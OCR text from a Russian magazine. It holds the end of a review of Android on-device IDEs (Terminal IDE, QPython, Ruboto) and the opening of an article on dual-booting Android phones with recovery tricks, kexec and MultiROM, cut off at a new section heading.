Приложение представляет собой графическую обертку для Linux-среды, которая работает в песочнице. Поэтому после первого запуска Terminal IDE необходимо нажать кнопку Install System, чтобы развернуть среду в отдельный каталог. Далее ты получишь доступ к набору Linux-приложений, среди которых есть следующие:

- BusyBox — полный комплект стандартных Linux-команд;
- Vim — всем известный редактор с набором плагинов: NERDtree, snipMate, javacomplete и так далее;
- javac — компилятор Java;
- aapt — генератор пакетов APK из JAR-файлов;
- GCC/Make — компилятор языка си и система сборки больших проектов;
- dropbear — SSH-сервер и клиент;
- Git — уже упоминавшаяся система управления версиями;
- mc — тот самый клон Norton Commander.

Не будем вдаваться в подробности использования команд (здесь все как в Linux), а сосредоточимся на возможностях здешнего Vim. Для его запуска рекомендуется применять команду terminalide. Она стартует Vim со всеми необходимыми плагинами.

Рассмотрим плагин NERDtree, это своего рода панель файлов, аналогичная подобным в десктопных IDE. Перечислю список основных используемых клавиш и команд для данного плагина:

- ma имя — создание файла или каталога;
- o или Enter — открытие файла/каталога;
- I — отображение скрытых (dot) файлов;
- :NERDTreeToggle — включает или выключает эту панель. Для пущего удобства рекомендую привязать эту команду, например, к \\ путем добавления строчки вида map \\ :NERDTreeToggle<Return> в файл ~/.vimrc.


После создания/открытия файла можно писать код — переведи Vim в insert-режим нажатием i и набивай текст. Опишу некоторые особенности Vim и плагинов с точки зрения IDE. Подсветка синтаксиса здесь примерно аналогична подобной в AIDE. А вот автодополнение работает по принципу кеша: чем больше ты напишешь, тем больше вариантов будет доступно в дальнейшем. В составе данной сборки Vim есть плагин javacomplete, но работает он ненадежно — в моем случае он не всегда реагировал на клавиатурные комбинации (<Ctrl + x>, <Ctrl + o> для дополнения ключевых слов, <Ctrl + x>, <Ctrl + u> для функций в insert-режиме). Плагин snipMate работает на ура, стоит набрать, например, fi в Java-коде и нажать клавишу табуляции, как он автоматом развернет сочетание в «final». Рассмотрю парочку сокращений для Java-файлов:

- main — разворачивается в стандартную точку входа настольных Java-приложений;
- tc — разворачивается в public class FileName extends TestCase;
- t — в заголовок функции, которая может выбросить исключение;
- fore — в яввовский foreach;
- if — понятно во что разворачивается.

Компилировать в Terminal IDE тоже можно (для этого есть клавиша F7), но понадобится make-файл. Перед компиляцией необходимо распаковать тулчейн (находится в system/android-gcc-4.4.0.tar.gz) в домашний каталог вручную либо с помощью команды install_gcc и использовать C-компилятор не напрямую, а через скрипт terminal-gcc, который устанавливает нужные переменные и запускает его с нужными аргументами.

> *Топовые устройства под управлением Android ныне сравнялись по мощностям с ноутбуками пяти-семилетней давности, а они вполне подходили для написания кода*

> *AIDE, не поперхнувшись, скушала не только простое приложение, написанное мной, но и серьезный проект, найденный на GitHub'е*



7



WWW

Сайт AIDE содержит документацию по его использованию: www.android-ide.com/tutorials.html

Набор инструментов в составе Terminal IDE очень и очень широк (при некотором терпении можно попытаться собрать даже ядро), но это «среда» для тех, кто знает, что такое UNIX, и привык к Vim и терминалу. Если же ты ничего, кроме Eclipse и подобных ему сред «все в одном», не пробовал, Terminal IDE не для тебя.

QPYTHON

Для Android есть и своя версия Python, да еще и с возможностью создания графических приложений. Называется это чудо QPython и имеет в Play маркете аж три реинкарнации: QPython 3 (бета-версия), QPython и QPython Player, заточенный под выполнение скриптов. Нам нужен просто QPython; он позволяет как писать, так и запускать скрипты, но в отличие от третьей версии более стабилен (версия Python — 2.7.2). После установки и запуска появится окно с единственной круглой кнопкой, при нажатии на которую выскочит меню с тремя пунктами (кнопка эта, на мой взгляд, совершенно излишня). Перечислю их:

- Get script from QRCode — получает скрипт по ссылке, закодированной в QR-коде;
- Run local script ... — позволяет выбрать и запустить скрипт;
- Run local project ... — аналог предыдущего пункта с той разницей, что в качестве корневого каталога в окне выбора файла будет открыт Projects, а не Scripts.

При листании, однако, появляется еще один экран — тот самый, который, по идее, и стоило бы размещать первым:


- Console — питоновская консоль;
- Editor — редактор кода;
- My QPython — обзор скриптов и проектов;
- System — возможность устанавливать дополнительные библиотеки и компоненты, такие, например, как Docutils;
- Package Index — для QPython существует репозиторий QPyPi, для обзора которого и предназначен этот значок.

QPython поддерживает следующие возможности:


- работу с изображениями (PIL);
- доступ к Java-классам (Pyjnius);
- разработку графических приложений с помощью Kivy;
- разработку простых игр (библиотека pygame).

Перейдем к редактору кода. И вот тут, к сожалению, QPython с его QEdit не на уровне — он может похвастаться разве что подсветкой кода, которая к тому же включается только после сохранения файла. Автодополнения и в помине нет — даже на основе кеша. Пожалуй, единственное удобство — поддержка трех шаблонов (Web App, GUI App и Console App), которые по неизвестной причине разработчики прозвали сниппетами. Их можно добавлять в каталог snippets. Поддерживается несколько тем: классическая, темная и «Матрица» — зеленый текст на черном фоне. Подсветка кода выглядит с последней темой гораздо удобнее. Для отступов есть две кнопки в левом нижнем углу. Отладка только по классической для Android-приложений схеме — запись в лог или (для консольных приложений) вывод на экран.

Как фреймворк QPython выше всяких похвал — он поддерживает почти все возможности «обычного» питона. Но вот как IDE... его функциональности, конечно, хватает, чтобы писать маленькие скрипты, однако для чего-то более крупного он не годится.



8



9



HACKER'S KEYBOARD

Экранных клавиатур для Android существует великое множество. Однако большинство из них предназначено для набивки обычных текстов, а никак не для программирования. Но есть и исключения — Hacker's keyboard. Ее особенности:

- пять рядов клавиш. На основном экране имеются клавиши Esc, Ctrl, Tab и стрелки;
- на дополнительном имеется также блок функциональных клавиш;
- очень много настроек.

Если нет возможности работать на настоящей, аппаратной клавиатуре (которые по удобству все же несравнимы с экранными), можно смело рекомендовать данный заменитель.

RUBOTO

Помимо Python, для Android есть и интерпретатор Ruby, именуемый Ruboto. Для создания приложений на нем лучше, конечно, использовать десктоп, но, если есть желание попробовать это на самом устройстве, можно установить среду разработки Ruboto IRB, предварительно поставив фреймворк Ruboto Core.

Де-факто данный фреймворк представляет собой JRuby 1.7.12 с библиотекой stdlib, поэтому с его помощью можно писать и запускать те же самые приложения, что и с помощью обычного JRuby (правда, с поправкой на внутренние особенности Android, такие как различная внутренняя структура файлов классов).

Возможности фреймворка как своего рода бэкенда достаточно широки — здесь и вибрация, и камера, и даже OpenGL. Однако в смысле графического интерфейса приложения, написанные с использованием Ruboto, весьма скудны и примитивны, поэтому он годится лишь для написания скриптов-однодневок под собственные нужды.

Если же говорить о возможностях редактора кода, то он примитивен до невозможности — здесь нет не то что автодополнения, но даже подсветки синтаксиса. Пожалуй, единственной его особенностью можно назвать возможность переключения в полноэкранный режим без вкладок — для этого нужно выбрать пункт меню Toggle usable screen.

В целом Ruboto производит странное впечатление и как фреймворк, и как среда разработки. В первом случае возникает недоумение — фактически все, что можно написать под ОС от Google с его использованием, можно написать и без него, причем зачастую с меньшими затратами. К тому же не стоит забывать, что это не JIT-компилятор, вследствие чего серьезные проекты (если, конечно, кому-то придет в голову их запускать) будут тормозить. Да, демка OpenGL работает без тормозов, но у меня есть некие сомнения, что ее можно считать серьезным проектом.

Средой разработки Ruboto язык не поворачивается назвать — в редакторе кода отсутствует даже возможность поиска по тексту! Пожалуй, Ruboto стоит использовать лишь в том случае, если под рукой нет ни компьютера, ни ноутбука, а Ruby позарез необходим, например для запуска кода нерадивой студентки.

ЗАКЛЮЧЕНИЕ

Хост-таргет разработка под Android возможна — причем зачастую с достаточно приемлемым уровнем комфорта. В статье были рассмотрены несколько средств, которые можно считать IDE (правда, некоторые подпадают под это понятие с очень большой натяжкой). Пожалуй, самой мощной IDE для разработки на Android можно назвать связку App UI Designer + AIDE. За нее придется выложить около 500 рублей, однако если ты серьезно занимаешься (или планируешь заняться) разработкой, оно того стоит. Здесь есть все — и автодополнение, и удобный дизайн UI, и возможность разработки NDK-приложений.

Terminal IDE, несмотря на плагин JavaComplete и средства создания APK-пакетов, заточен под консольные приложения — и в этой области ему нет равных. QPython будет интересен питонистам. Как IDE он уступает двум вышеупомянутым приложениям, но, если привыкнуть, можно использовать и его редактор. Ruboto же можно назвать Proof of Concept — и этим все будет сказано. Едва ли имеет смысл использовать его без крайней нужды. Многообразие IDE, как можно видеть, достаточно большое, так что выбор за тобой. ☐



INFO

В репозитории QPyPi можно найти даже пример приложения на Django.


Рис. 7. Работа автодополнения в Terminal IDE

Рис. 8. Второй экран QPython

Рис. 9. Редактор кода QPython

Рис. 10. OpenGL-приложение на Ruby


Рис. 11. Редактор кода Ruboto



Набор инструментов в составе Terminal IDE очень и очень широк (при некотором терпении можно собрать ядро Linux)

ВТОРОЙ ПОШЕЛ

НАСТРАИВАЕМ ДВОЙНУЮ ЗАГРУЗКУ НА СМАРТФОНЕ И ПЛАНШЕТЕ



Евгений Зобнин
androidstreet.net

У многих из нас на ноутбуках и компах установлено несколько операционок. Кто-то ставит Linux в качестве ОС для экспериментов, кто-то работает в Linux, но держит Windows для игр и другого софта, кому-то просто интересно играться с разными осями. В любом случае возможность загрузки разных ОС весьма полезна, а нередко и необходима. Но почему такой возможности нет на смартфонах и планшетах? И можно ли это исправить?

СЛОВО АВТОРА

В этой статье мы поговорим о подходах, которые можно использовать для получения возможности загрузки нескольких ОС на одном смартфоне или планшете. Сразу оговорюсь, что вначале будет много теории, которая необходима для понимания самого процесса, что позволяет повторить его, не прибегая к сторонним инструментам. Если подобная информация тебя не интересует, можешь смело перелистнуть страницу и начать чтение с раздела «MultiROM». Всех остальных читателей приглашаю окунуться в странный и причудливый мир случайных инженерных находок, костылей и хаков.

ТРУДНОСТИ DUAL BOOT

Начнем с того, что попробуем разобраться, что же такое пресловутый dual boot и почему он прекрасно работает на ПК, но не может быть реализован на мобильном устройстве без костылей и перекладин. Как происходит загрузка нескольких ОС на обычном ПК? В MBR прошивается специальный загрузчик, позволяющий выбирать раздел, с которого будет продолжена загрузка системы. Включив комп, пользователь выбирает в меню нужный пункт меню, и загрузчик выполняет код, прописанный в начале раздела; обычно там располагается собственный загрузчик ОС, который передает управление ядру ОС, и дальше происходит загрузка самой ОС.

На деле все может быть несколько сложнее. Например, загрузчик Linux не передает управление коду в начале раздела, а самостоятельно загружает ядро из нужного раздела в память и передает ему управление, но в нашем случае это неважно. А важно то, что для настольной ОС обычно достаточно всего одного раздела, размер и наличие которого в системе определяет сам пользователь. Нужны три ОС на одном диске — разбиваешь диск на три раздела и ставишь в каждый из них нужную операционку (для никсов обычно отводят по три-четыре раздела, но можно установить и на один).

В гаджетах, основанных на Android, все иначе. Разметка внутренней NAND-памяти устройства обычно определяется еще на этапе проектирования смартфона и зашивается вместе с первичным загрузчиком в постоянную память. По правилам память должна содержать как минимум шесть поименованных разделов: boot, system, data, cache, misc и recovery, каждый из которых, за исключением двух последних, необходим для корректной работы Android.

Чтобы получить возможность корректной установки на такую систему двух разных ОС, необходимо, во-первых, переразбить память на разделы, что возможно, только если перезаписать первичный загрузчик, а во-вторых, создать еще несколько разделов для других ОС, не говоря уже о том, что придется найти способ переключения между ОС. Однако выполнить ни тот ни другой пункт не получится, так как первичный загрузчик в большинстве случаев изменить невозможно, а если даже и возможно, делать это крайне не рекомендуется: малейшая ошибка в загрузчике окирпичит смартфон так, что его придется нести в сервисный центр.

Как же быть и почему тогда существуют системы, позволяющие грузить несколько систем на одном гаджете? Правильно, все дело в хаках.

СПОСОБ НОМЕР 1. МОДИФИЦИРОВАННЫЙ RECOVERY + SD-КАРТА

В обычной ситуации загрузка Android происходит следующим образом. Юзер нажимает кнопку включения, активируется первичный загрузчик, который проверяет таблицу разделов и передает управление коду, расположенному в начале раздела boot. Этот код делает бутстрап ядра; получив управление, оно подключает расположенный в том же разделе boot RAM-диск, из которого запускается процесс init, подключает остальные разделы, описанные в специальном файле внутри ram-диска, и загружает ОС.

Казалось бы, все просто, но есть тут одна особенность: если первичный загрузчик обнаружит, что вместе с кнопкой включения была нажата кнопка уменьшения громкости (или другая кнопка, в разных устройствах по-разному) или что в раздел misc прописана специальная метка, он передаст управление не boot, а recovery! Последний, как ты знаешь, содержит консоль восстановления, но соль не в этом, а в том, что и по размеру, и по содержимому раздел recovery очень похож на boot.




Рис. 1. Множество прошивок на одном девайсе

Разметка внутренней NAND-памяти устройства определяется еще на этапе проектирования смартфона и зашивается вместе с первичным загрузчиком в постоянную память

Что это нам дает? Правильно, в recovery можно залить образ boot-раздела другой прошивки и заставить ее подключить остальные разделы системы не из внутренней памяти устройства, а с предварительно разбитой на разделы SD-карты. Это самый простой и очень древний способ настройки dual boot, который появился еще во времена первых версий Android, а сегодня используется для организации двойной загрузки Android/Ubuntu (настольной версии) на планшетах и в инсталляторе Ubuntu Touch (поддерживаются только нексусы).

Плюс данного способа в чрезвычайной простоте реализации. Все, что нужно сделать, — это разбить SD-карту на разделы (два в случае с Android — system и data, раздел cache используется стандартный) с файловой системой ext4, распаковать образ boot-раздела второй прошивки, изменить несколько строк в файле fstab внутри RAM-диска, запаковать образ и прошить в раздел recovery. А вот минусов у способа множество. Это и невозможность получить доступ к recovery (на самом деле возможно, если прошить образ recovery прямо из работающей системы, но это извращение), ограничение на одну стороннюю ОС и необходимость наличия слота для карт памяти в устройстве. К счастью, есть более удобная модификация данного способа.

СПОСОБ НОМЕР 2. ДИНАМИЧЕСКАЯ ПЕРЕЗАПИСЬ BOOT

У раздела boot есть одна особенность, которая уже должна была стать понятной по ходу повествования: все его содержимое загружается в оперативную память на этапе инициализации, поэтому после окончания первого этапа загрузки необходимость в нем отпадает ровно до следующей перезагрузки. Благодаря этой особенности мы можем реализовать модифицированный вариант первого способа, который не потребует перезаписи recovery.

Основная идея здесь остается той же: карта памяти с нужными разделами и модифицированный образ boot-раздела. Однако вместо перманентного размещения boot в разделе recovery применяется следующий трюк. Карта памяти разбивается, и на нее устанавливается нужная система, а в свободное пространство на карте кладется образ boot-раздела этой системы. В самом смартфоне при этом ничего не меняется, но, если возникает потребность загрузки второй ОС, образ boot-раздела второй системы записывается в раздел boot прямо во время работы Android и происходит перезагрузка. Как результат, в следующий раз система загружает boot-раздел второй системы и, соответственно, загрузка ОС происходит с карты памяти. Для возврата к первой системе применяется обратная операция (запись образа boot первой системы).

Этот способ хоть и не идеален, но достаточно популярен. Однако большинство решений все-таки используют следующую его модификацию.



INFO

MultiROM не умеет работать с зашифрованным разделом data («Опции → Безопасность → Зашифровать данные»).



WWW

Патч kexec-hardboot на XDA: goo.gl/i0VIYY


MultiROM для HTC One: goo.gl/Q8xA2K


MultiROM для Galaxy S4: goo.gl/Fmgbml

MultiROM для Droid DNA: goo.gl/Uiy0qr

MultiROM для Xperia M: goo.gl/UzNcHL

MultiROM для HTC One X: goo.gl/TJNKMb








Рис. 2. Основной экран MultiROM Manager после установки ядра

Рис. 3. Окончание установки компонентов MultiROM

Рис. 4. Интерфейс установки Ubuntu Touch

СПОСОБ НОМЕР 3. ОТКАЗ ОТ КАРТЫ ПАМЯТИ

Способ, предполагающий установку ОС на карту памяти, хорошо работает, но имеет ряд неиллюзорных проблем. Во-первых, смартфон должен иметь слот для этой самой карты, поэтому Nexus'ы и многие другие современные смартфоны сразу оказываются в пролете. Во-вторых, сам факт необходимости форматирования карты памяти отпугивает многих юзеров, особенно тех, кто боится потерять доступ к карте из Windows. В-третьих, при необходимости установки нескольких ОС есть шанс просто запутаться в многообразии разделов на карте.

Для решения этой проблемы можно использовать следующий трюк. В ядре Linux еще со времен правления Ельцина есть механизм, называемый loop-монтированием. Если кратко, он позволяет подключить файловую систему не с реального раздела, а из его образа, записанного в обычный файл. Такая возможность доступна в большинстве ядер для смартфонов под управлением Android, и для ее использования достаточно лишь изменить образ boot-раздела (файл fstab) вторичной прошивки так, чтобы перед подключением основных разделов он монтировал карту памяти или раздел /data, в котором хранятся образы раздела прошивки, и затем подключал их, используя механизм loop.

Способ хорош тем, что позволяет установить на смартфон неограниченное количество прошивок, число которых будет зависеть только от вместимости карты памяти или внутренней памяти смартфона. Однако, как и все перечисленные выше методы, он до сих пор зависит от грязного хака с перезаписью раздела boot для загрузки другой прошивки. В результате, если одна из прошивок откажется загружаться, восстановить другую удастся только с помощью загрузки recovery и записи boot-раздела другой прошивки вручную через ADB. Что не очень удобно, а многим просто не по силам.



INFO

На многих смартфонах стандартная реализация kexec работает некорректно, поэтому была разработана функция kexec-hardboot, которая сбрасывает основное ядро перед тем, как передать управление второму.

Способ, предполагающий установку ОС на карту памяти, хорошо работает, но имеет ряд неиллюзорных проблем

СПОСОБ НОМЕР 4. KEXEC + ВТОРИЧНЫЙ ЗАГРУЗЧИК

И вот мы подошли к самому правильному и адекватному методу двойной загрузки из всех, что энтузиасты смогли придумать. По сути, это все тот же третий способ, но с одним очень и очень важным дополнением — задействованием механизма kexec вместо перезаписи boot-раздела. Kexec — это одна из функций ядра Linux, которая позволяет загрузить другое ядро, не перезагружая всю систему.

Работает этот метод примерно так. В раздел boot основной прошивки встраивается специальный код, который содержит в себе так называемый вторичный загрузчик. Все дополнительные прошивки устанавливаются на манер предыдущего метода, а информация о местоположении образов их boot-разделов прописывается в настройки загрузчика. Когда пользователь включает смартфон, вторичный загрузчик получает управление и выводит на экран меню с выбором загружаемой прошивки. Юзер тапает по одному из пунктов меню, загрузчик находит boot-раздел выбранной прошивки, извлекает из него и загружает в память ядро и RAM-диск, а затем передает этому ядру управление с помощью kexec. Если же выбрана основная прошивка, загрузка продолжается как обычно.

По сути, это аналог механизма двойной загрузки, который доступен в настольных ПК. Никаких перезаписей boot-раздела (если одна из прошивок перестанет работать, всегда можно перезагрузить смартфон и выбрать другую), никаких карт памяти, все просто и элегантно. Но даже у этого способа есть две проблемы.

Проблема первая: для корректного обновления основной прошивки нужен специальный recovery, который внедрит в boot-раздел вторичный загрузчик после прошивки обновления. Проблема вторая: дополнительные прошивки до сих пор необходимо модифицировать, то есть изменять файл fstab в их boot-разделах, чтобы они монтировали файловые системы не из разделов NAND-памяти, а из образов, расположенных на карте памяти или в разделе data.

К счастью, и та и другая проблемы уже решены.

MULTIROM

MultiROM — лучшая реализация механизма двойной загрузки из доступных для Android. Система представляет собой

реализацию четвертого метода и состоит из трех компонентов: вторичного загрузчика, модифицированного recovery, который позволяет правильно обновлять основную прошивку и устанавливать дополнительные ромы, автоматически модифицируя их для работы в режиме dual boot, и специального инсталлятора в виде Android-приложения, который все это устанавливает.

К сожалению, MultiROM доступен только для Nexus 4, 5 и 7 (обе версии планшета), а также в виде неофициальных портов для HTC One, HTC One X, Galaxy S4 и Droid DNA, поэтому будет полезен только для владельцев данных устройств. В следующем разделе я расскажу о другой реализации механизма dual boot для разных девайсов, а пока рассмотрим, как работает MultiROM и что нужно для его установки.

По сути, все, что требуется, уже есть в приложении MultiROM Manager, доступном в Play Store, но я бы порекомендовал заранее позаботиться об установке кастомного ядра с поддержкой kexec. MultiROM может сделать это и самостоятельно, но прошьет далеко не лучший из имеющихся вариантов. А лучший — это franco.Kernel, который можно установить с помощью приложения franco.Kernel Updater из Play Store. Достаточно иметь установленную консоль восстановления TWRP и ClockworkMod — их можно поставить с помощью GooManager. Также следует сразу озаботиться скачиванием и копированием прошивок, которые мы хотим установить, на карту памяти. Подойдет абсолютно любая прошивка для твоего девайса: сток, CyanogenMod, Paranoid Android, Firefox OS, WebOS…

Итак, после того как мы обзавелись новым ядром (или не обзавелись) и ZIP-архивами с прошивками, запускаем MultiROM Manager и ждем, пока он проверит наличие своих компонентов в системе. Если ты уже установил ядро, то неустановленными будут только загрузчик MultiROM (первая строка в плашке «Статус установки») и модифицированный recovery (вторая строка). Оба этих компонента можно установить, нажав кнопку «Установить» в плашке «Установка/Обновление» (опции отмечать не надо, приложение уже само поставило нужные галочки).

После этого приложение отправит девайс в перезагрузку, и при загрузке вместо привычного логотипа прошивки ты увидишь экран загрузчика MultiROM. В списке доступных прошивок будет только одна — Internal. Это основная прошивка, для загрузки которой достаточно тапнуть по ее имени. Однако пока загружать прошивку еще рано и необходимо установить дополнительные прошивки. Для этого открываем вкладку Misc в загрузчике и нажимаем Reboot to Recovery.

Теперь на экране должен появиться TWRP, озаглавленный MultiROM TWRP. Это стандартный TWRP с набором функций для установки и управления дополнительными прошивками. Все эти функции находятся в разделе Advanced → MultiROM. Чтобы установить дополнительную прошивку, переходим в этот раздел и нажимаем Add ROM, появится экран выбора опций: тип прошивки (Android, Ubuntu Touch или MultiROM Installer, это для прошивок в формате MultiROM), шаринг ядра между прошивками (всегда следует выбирать «Нет») и тип памяти для установки (внутренняя или карта памяти). Оставляем все как есть и нажимаем кнопку Next, а далее ZIP file.

Появится стандартный диалог выбора файла с прошивкой. Находим один из ранее скачанных ZIP-файлов с прошивкой, тапаем по нему и соглашаемся с прошивкой с помощью свайпа слева направо. В конце нажимаем Reboot и ждем, пока появится экран загрузчика. Теперь в нем должно быть две строки: Internal и имя второй установленной прошивки. Выбираем второй пункт и смотрим, как работает прошивка. Далее снова перезагружаемся и выбираем Internal. Все должно работать как часы.

Вернемся к приложению MultiROM Manager. Кроме установки компонентов MultiROM, он также имеет две другие полезные функции. Первая — возможность быстрой установки Ubuntu Touch (последняя плашка на главном экране). Здесь вообще ничего делать не надо, достаточно нажать «Установить», и приложение само выкачает последнюю версию Ubuntu из Сети и установит ее второй системой. Вторая — возможность переключаться на другую прошивку без необходимости самостоятельно перезагружать смартфон и выбирать ее в загрузчике. Просто открываем вкладку «Управл. прошивками», тапаем по нужному пункту и соглашаемся с перезагрузкой. Все просто и удобно.

Kexec — одна из функций ядра Linux, которая позволяет загрузить другое ядро, не перезагружая всю систему

MultiROM полностью совместим с системами OTA-обновления стоковых и кастомных прошивок. Обновлять по воздуху можно любые установленные прошивки, система сама позаботится об их модификации для работы в режиме dual boot (если речь идет об обновлении дополнительных прошивок) и модифицирует boot-раздел для внедрения вторичного загрузчика (если происходит обновление основной прошивки).

ДРУГИЕ РЕШЕНИЯ

